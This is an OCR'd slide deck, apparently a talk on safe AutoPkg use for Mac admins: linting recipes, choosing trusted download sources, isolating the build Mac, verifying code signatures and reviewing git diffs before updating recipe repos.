


READ *and* WRITE RECIPES

Use a good text editor with syntax highlighting.


These are good:

These are not:



READ and WRITE RECIPES

Use plutil to tidy up.



Lint your recipes to check for syntax issues:

```
$ plutil -lint /path/to/foo.recipe
```

Convert to xml1 to make future diff comparison easier:

```
$ plutil -convert xml1 /path/to/foo.recipe
```

READ *and* WRITE RECIPES

Use trusted sources for downloads.

"Trusted"

Developer's site
Almost always the best option.

GitHub
Many open source projects live here.

BitBucket
Some also live here.

"Avoid"

SourceForge
History of adware injection.

MacUpdate
Often points to transient mirrors.

Google Code
Deprecated. Not useful for updates.

READ *and* WRITE RECIPES

You're not alone.

Many of us have become recipe writers. We're here to help.

ISOLATE YOUR AUTOPKG MAC

ISOLATE YOUR AUTOPKG MAC

ISOLATE YOUR AUTOPKG MAC

AutoPkg Crash Test Dummy

ISOLATE YOUR AUTOPKG MAC

AutoPkg Mac
Munki Server


VERIFY CODE SIGNATURES

VERIFY CODE SIGNATURES

AutoPkgr.download.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
                                        ...
            </dict>
            <key>Processor</key>
            <string>CURLDownloader</string>
        </dict>
        <dict>
            <key>Processor</key>
            <string>EndOfCheckPhase</string>
        </dict>
        <dict>
            <key>Processor</key>
            <string>CodeSignatureVerifier</string>
            <key>Arguments</key>
            <dict>
                <key>input_path</key>
                <string>%pathname%/%NAME%.app</string>
                <key>requirement</key>
                <string>anchor apple generic and identifier "com.lindegroup.AutoPkgr" and
(certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or certificate 1[field.
1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /*
exists */ and certificate leaf[subject.OU] = JVY2ZR6SEF)</string>
            </dict>
        </dict>
    </array>
```


VERIFY CODE SIGNATURES



VERIFY CODE SIGNATURES


```
$ autopkg run -v FileChute.download
```

```
Processing FileChute.download...
URLDownloader
URLDownloader: Storing new Last-Modified header: Fri, 13 Dec 2013 21:57:21
GMT
URLDownloader: Storing new ETag header: "8018a9-4ed718be57240"
URLDownloader: Downloaded /Users/elliot/Library/AutoPkg/Cache/
com.github.homebysix.download.FileChute/downloads/FileChute.dmg
EndOfCheckPhase
CodeSignatureVerifier
CodeSignatureVerifier: Mounted disk image /Users/elliot/Library/AutoPkg/
Cache/com.github.homebysix.download.FileChute/downloads/FileChute.dmg
CodeSignatureVerifier: Verifying application bundle signature...
CodeSignatureVerifier: /private/tmp/dmg.KvPkoU/FileChute.app: resource
envelope is obsolete (custom omit rules)
CodeSignatureVerifier: In subcomponent: /private/tmp/dmg.KvPkoU/
FileChute.app/Contents/Frameworks/Growl.framework
Code signature verification failed. Note that all verifications can be
disabled by setting the variable DISABLE_CODE_SIGNATURE_VERIFICATION to a
non-empty value.
Failed.
```



VERIFY CODE SIGNATURES

(Politely) complain to developers who don't code sign, or who sign improperly.



PAY ATTENTION *to* CHANGES

PAY ATTENTION *to* CHANGES


Don't just update all the repos blindly.

```
$ autopkg repo-update all
```

```
Attempting git pull for /Users/elliot/Library/AutoPkg/RecipeRepos/
com.github.autopkg.homebysix-recipes...
Updating ffb0c7f..a85f1d8
Fast-forward
 Anvil/Anvil.download.recipe                    | 2 +-
 AppReviews/AppReviews.download.recipe          | 2 +-
 Houdah/HoudahGeo.download.recipe               | 2 +-
 Houdah/HoudahSpot.download.recipe              | 2 +-
 Houdah/Tembo.download.recipe                   | 2 +-
 LiteratureAndLatte/Scapple.download.recipe     | 2 +-
 LiteratureAndLatte/Scrivener.download.recipe | 2 +-
 Monolingual/Monolingual.download.recipe        | 2 +-
 Tunabelly/FolderTidy.download.recipe           | 2 +-
 Tunabelly/HandsFree2.download.recipe           | 2 +-
 Tunabelly/SilentStart.download.recipe          | 2 +-
 Tunabelly/TGPro.download.recipe                | 2 +-
 uBar/uBar.download.recipe                      | 2 +-
 VersionSplitter/VersionSplitter.py             | 4 +-
 14 files changed, 15 insertions(+), 15 deletions(-)
```

PAY ATTENTION *to* CHANGES

Don't just update all the repos blindly.



* Unless all the repositories are under your organization's direct control.

PAY ATTENTION *to* CHANGES

```
$ git fetch
```

```
remote: Counting objects: 8, done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 8 (delta 0), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (8/8), done.
From https://github.com/autopkg/homebysix-recipes
   3750db1..52bc20a  master     -> origin/master
```


PAY ATTENTION *to* CHANGES

```
$ git diff origin/master
```

```
diff --git a/Papers/Papers.pkg.recipe b/Papers/Papers.pkg.recipe
index 9632a77..8b87d69 100644
--- a/Papers/Papers.pkg.recipe
+++ b/Papers/Papers.pkg.recipe
@@ -70,10 +70,10 @@
                                        <string>%NAME%-%version%</string>
                                        <key>pkgroot</key>
                                        <string>%RECIPE_CACHE_DIR%/%NAME%</string>
-                                       <key>scripts</key>
-                                       <string>Scripts</string>
                                        <key>version</key>
                                        <string>%version%</string>
+                                       <key>scripts</key>
+                                       <string>Scripts</string>
                                </dict>
                        </dict>
                        <key>Processor</key>
diff --git a/RogueAmoeba/AirFoil.munki.recipe b/RogueAmoeba/AirFoil.munki.recipe
index a62f594..b36f53b 100644
--- a/RogueAmoeba/AirFoil.munki.recipe
+++ b/RogueAmoeba/AirFoil.munki.recipe
@@ -17,7 +17,7 @@
                        <key>blocking_applications</key>
                        <array>
                                <string>Airfoil.app</string>
-                               <string>Airfoil Remote.app</string>
+                               <string>Airfoil Satellite.app</string>
                                <string>Airfoil Speakers.app</string>
                        </array>
```

PAY ATTENTION *to* CHANGES

```
$ git difftool origin/master
```

